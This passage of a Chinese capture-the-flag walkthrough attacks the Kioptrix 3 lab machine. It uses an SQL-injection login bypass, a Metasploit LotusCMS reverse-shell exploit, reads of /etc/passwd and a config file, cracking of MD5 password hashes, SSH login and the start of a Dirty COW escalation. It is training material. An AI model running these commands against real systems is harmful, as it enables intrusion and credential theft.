ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
STATISTICS
TABLES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TRIGGERS
USER_PRIVILEGES
VIEWS

localhost

- Server version: 5.0.51a-3ubuntu5.4
- Protocol version: 10
- Server: Localhost via UNIX socket
- User: root' or 1=1#@localhost
- MySQL charset: **UTF-8 Unicode (utf8)**
- MySQL connection collation: utf8_unicode_ci
- **Create new database:**
  No Privileges
- Show MySQL runtime information
- Show MySQL system variables
- Processes
- Character Sets and Collations
- Storage Engines
- Databases
- Export
- Import
- **Log out**

phpMyAdmin - 2.11.3deb1ubuntu1.3

- MySQL client version: 5.0.51a
- Used PHP extensions: mysql
- Language: English
- Theme / Style: Original
- Font size: 82%
- phpMyAdmin documentation
- phpMyAdmin wiki
- Official phpMyAdmin Homepage
- [ChangeLog] [Subversion] [Lists]


登陆成功，看看数据库中内容， 全tm是空的，浪费我表情！！！

# 提权

在上面有一个 msf的exp 利用一下

**msfconsole**


**search LotusCMSS**



```
msf6 > search LotusCMS

Matching Modules
================

   #  Name                          Disclosure Date  Rank       Check  Description
   -  ----                          ---------------  ----       -----  -----------
   0  exploit/multi/http/lcms_php_exec  2011-03-03       excellent  Yes    LotusCMS 3.0 eval() Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/lcms_php_exec
```

**use 0 使用这个exp**

**show options 看看设置**



```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /lcms/           yes       URI
   VHOST                     no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.91.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0
```


**set RHOSTS 192.168.91.135 设置靶机Ip**

**先在 直接 run 将会失败，还需要设置 URI 和 payload**

**set URI /index.php?page=index**

**set PayLoad generic/shell_reverse_tcp**


**run**



```
msf6 exploit(multi/http/lcms_php_exec) > run

[*] Started reverse TCP handler on 192.168.91.128:4444
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Command shell session 1 opened (192.168.91.128:4444 → 192.168.91.135:57689) at 2021-09-09 11:52:56 +0800

ls
cache
core
data
favicon.ico
gallery
gnu-lgpl.txt
index.php
modules
style
update.php
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

现在得到了一个 www-data 权限。

看看 **/etc/passwd** 文件




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

此时发现， 有 **root, loneferret** 这两个用户具有 bash 而 **dreg** 用户为 rbash 为受限shell ，详情可百度

在这里新建文件也不行，用 python -c "import pty;pty.spawn('/bin/bash')" 也不行。连切换文件也不行。

上面的 phpmyadmin 弱口令登录里面所有内容都为空。既然有 phpmyadmin 那么查找一下是否有它的配置文件.


**find / -name "*config.php"**



```
find / -name "*config.php"
/home/www/kioptrix3.com/gallery/gconfig.php
```

找到了配置文件所在目录。在当前目录下 gallery 文件夹中。


**cat gallery/gconfig.php** 查看配置文件。



```
cat gallery/gconfig.php
<?php
          error_reporting(0);
          /*
                    A sample Gallarific configuration file. You should edit
                    the installer details below and save this file as gconfig.php
                    Do not modify anything else if you don't know what it is.
          */
          
          // Installer Details ──────────────────────────────────────────

          // Enter the full HTTP path to your Gallarific folder below,
          // such as http://www.yoursite.com/gallery
          // Do NOT include a trailing forward slash

          $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

          $GLOBALS["gallarific_mysql_server"] = "localhost";
          $GLOBALS["gallarific_mysql_database"] = "gallery";
          $GLOBALS["gallarific_mysql_username"] = "root";
          $GLOBALS["gallarific_mysql_password"] = "fuckeyou";

          // Setting Details ────────────────────────────────────────────

if(!$g_mysql_c = @mysql_connect($GLOBALS["gallarific_mysql_server"], $GLOBALS["gallarific_mysql_username"], $GLOBALS["gallarific_mysql_password"])) {
                    echo("A connection to the database couldn't be established: " . mysql_error());
                    die();
}else {
          if(!$g_mysql_d = @mysql_select_db($GLOBALS["gallarific_mysql_database"], $g_mysql_c)) {
                    echo("The Gallarific database couldn't be opened: " . mysql_error());
                    die();
          }else {
                    $settings=mysql_query("select * from gallarific_settings");
                    if(mysql_num_rows($settings)!=0){
                              while($data=mysql_fetch_array($settings)){
                                        $GLOBALS["{$data['settings_name']}"]=$data['settings_value'];
                              }
                    }

          }
}

?>
```

发现 mysql 的 数据库，用户名，密码 : gallery , root , fuckeyou;

phpmyadmin 登录一下.



- gallery (7)
- information_schema (17)
- mysql (17)

Please select a database

**localhost**

- Server version: 5.0.51a-3ubuntu5.4
- Protocol version: 10
- Server: Localhost via UNIX socket
- User: root@localhost
- MySQL charset: **UTF-8 Unicode (utf8)**
- MySQL connection collation: utf8_unicode_ci

**Create new database**

**phpMyAdmin - 2.11.3deb1ubuntu1.3**

- MySQL client version: 5.0.51a
- Used PHP extensions: mysql
- Language: English
- Theme / Style: Original
- Font size: 82%

phpMyAdmin documentation
phpMyAdmin wiki
Official phpMyAdmin Homepage
[ChangeLog] [Subversion] [Lists]

登录成功，发现和之前用弱口令登录显示的内容不一样了。


查阅一下每个数据表:

dev_accounts:  中 username 很眼熟啊。

**dreg**: 0d3eccfb887aabd50f243b3f155c0f85 对应 MD5解码为 : **Mast3r**

**loneferret**: 5badcaf789d3d1d09794d8f021f40f0e 对应 MD5解码为: **starwars** , 看来作者是个星球大战的粉丝啊。

**May the force be with you !**



```
SELECT *
FROM `dev_accounts`
LIMIT 0 , 30
```

Show : 30 row(s) starting from record # 0


in horizontal mode and repeat headers after 100 cells

Sort by key: None

| id | username | password |
|---|---|---|
| 1 | dreg | 0d3eccfb887aabd50f243b3f155c0f85 |
| 2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e |

Check All / Uncheck All With selected:
Query results operations
Print view
Print view (with full texts)
Export
CREATE VIEW

gallarific_users： 中



```
SELECT *
FROM `gallarific_users`
LIMIT 0 , 30
```

Show : 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

| userid | username | password | usertype | firstname | lastname | email | datejoined | website | issuperuser | photo | joincode |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | admin | n0t7t1k4 | superuser | Super | User | | 1302628616 | | 1 | | |

Check All / Uncheck All With selected:
Query results operations
Print view
Print view (with full texts)
Export
CREATE VIEW


其余表不一一展示。

dev_accounts 中 username对应于 /etc/passwd中用户，尝试登录

直接在 拿到的 shell中切换用户失败，尝试 ssh登录看看


**ssh [loneferret@192.168.91.135](mailto:loneferret@192.168.91.135)**

**password : starwars**



```
root@kali:~# ssh loneferret@192.168.91.135
loneferret@192.168.91.135's password:
Permission denied, please try again.
loneferret@192.168.91.135's password:  starwars
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ 
```

**sudo -l** 查看自己（执行 sudo 的使用者）的权限




```
loneferret@Kioptrix3:/$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:/$
```

百度了一下 这个 ht 是个什么很老的编辑器。放弃这个方法。


尝试用 藏牛漏洞提权。

Kali 开启 apahce2 服务. **service apache2 start**



```
root@kali:~# service apache2 start
```

将下载的 dirty.c 放入 /var/www/html/ 目录下:

